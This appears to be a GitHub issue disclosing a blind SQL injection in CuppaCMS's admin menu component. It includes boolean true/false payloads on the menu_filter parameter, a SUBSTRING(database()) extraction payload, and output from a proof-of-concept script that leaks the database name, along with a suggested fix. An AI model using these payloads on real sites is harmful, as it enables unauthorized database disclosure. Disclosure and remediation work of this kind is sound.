New issue Jump to bottom

## SQL injection vulnerability exists in CuppaCMS /administrator/components/menu/ #14


**⊙** Open

truonghuuphuc opened this issue on Jan 4 · 0 comments


## truonghuuphuc commented on Jan 4 • edited •

- VULNERABLE: SQL injection vulnerability exists in CuppaCMS. An attacker can inject query in "/administrator/components/menu/" via the 'path=component/menu/&menu\_filter=3' parameters.
- Date: 4/1/2022
- Exploit Author: Trương Hữu Phúc
- Contact me:
- Github: https://github.com/truonghuuphuc
- Email: phuctruong2k@gmail.com
- Product: CuppaCMS
- Description: The vulnerability is present in the "/administrator/components/menu/", and can be exploited throuth a POST request via the 'path=component/menu/&menu\_filter=3' parameters.
- Impact: Allow attacker inject query and access, disclosure of all data on the system.
- Suggestions: User input should be filter, Escaping and Parameterized Queries.
- Payload Boolean true: path=component/menu/&menu\_filter=3' and '3'='3
- Payload Boolean false: path=component/menu/&menu\_filter=3' and '4'='3
- Payload exploit example: path=component/menu/&menu\_filter=3' and if(SUBSTRING(database(),index,1)='character','1','0')='1
- Payload exploit: path=component/menu/&menu\_filter=3' and if(SUBSTRING(database(),1,1)='c','1','0')='1
- Proof of concept (POC):
- Payload Boolean true: path=component/menu/&menu\_filter=3' and '3'='3

• Request and Response:



- Payload Boolean false: path=component/menu/&menu filter=3' and '4'='3
- Request and Response:



Menu items

a b c

Warning: count(): Parameter must be an array or an object that implements Countable in C:\xampp\htdocs\administrator\components\menu\html\list.php on line 145

☐ Id Title Item type Menu Language Order Enabled Default Options

• Exploit:

```
phucth @ DESKTOP-E71D77I) - [/mnt/c/Users/welcome/Desktop/report]
$ python3 poc.py
database: c
database: cu
database: cup
database: cupp
database: cupp
```

Report: Report.pdf

- truonghuuphuc changed the title SQL injection vulnerability exists in CuppaCMS. An attacker can inject query in "/administrator/components/menu/" via the 'path=component/menu/&menu\_filter=3' parameters. SQL injection vulnerability exists in CuppaCMS part 2 on Jan 9
- truonghuuphuc changed the title SQL injection vulnerability exists in CuppaCMS part 2 SQL injection vulnerability exists in CuppaCMS /administrator/components/menu/ on Jan 13

Assignees

No one assigned

Labels

None yet

**Projects** 

None yet

Milestone No milestone	
Development  No branches or pull requests	

1 participant

